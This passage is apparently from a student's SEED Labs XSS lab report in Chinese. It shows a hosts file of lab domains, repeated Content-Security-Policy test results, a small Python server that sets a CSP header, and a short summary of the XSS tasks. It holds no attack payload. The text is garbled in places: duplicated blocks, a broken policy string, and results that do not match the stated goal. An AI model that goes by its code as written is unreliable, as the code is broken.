
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1 User
127.0.0.1 Attacker
127.0.0.1 Server
127.0.0.1 www.SeedLabSQLInjection.com
127.0.0.1 www.xsslabelgg.com
127.0.0.1 www.csrflabelgg.com
127.0.0.1 www.csrfabattacker.com
127.0.0.1 www.repackagingattacklab.com
127.0.0.1 www.seedlabclickjacking.com
127.0.0.1 www.example.com
127.0.0.1 www.example32.com
127.0.0.1 www.example68.com
127.0.0.1 www.example79.com
```



## CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed


Click me



## CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me




## CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

Click me

然后修改 `http-server.py`，让一直显示 1, 2, 4, 5, 6 为 OK，之后访问网页，可以看到成功实现。

Open ▾



Save

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 *.example68.com:8000
            'nonce-1rA2345' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

example68.com:8000/cspte × +

← → ↻ ⓘ

www.example68.com:8000/csptest.html

⌵ ⋮ ♥ ☆ >>

⚙ Most Visited

📁 SEED Labs

📁 Sites for Labs

## CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

Click me

### 三. 实验总结

通过这次实验，对 XSS 攻击有了更为深刻的理解，而且在实现每一个不同 task 的时候，实验手册后的问题让我对整个攻击代码的理解更有透彻，深入理解每一个命令所获得的令牌。而且在有了上一次 CSRF 攻击下，这次 XSS 的攻击发现了很多的异同。实验中在刚开始的时候，在 samy 主页下添加脚本在 about me 里，需要要进入文本编辑模式。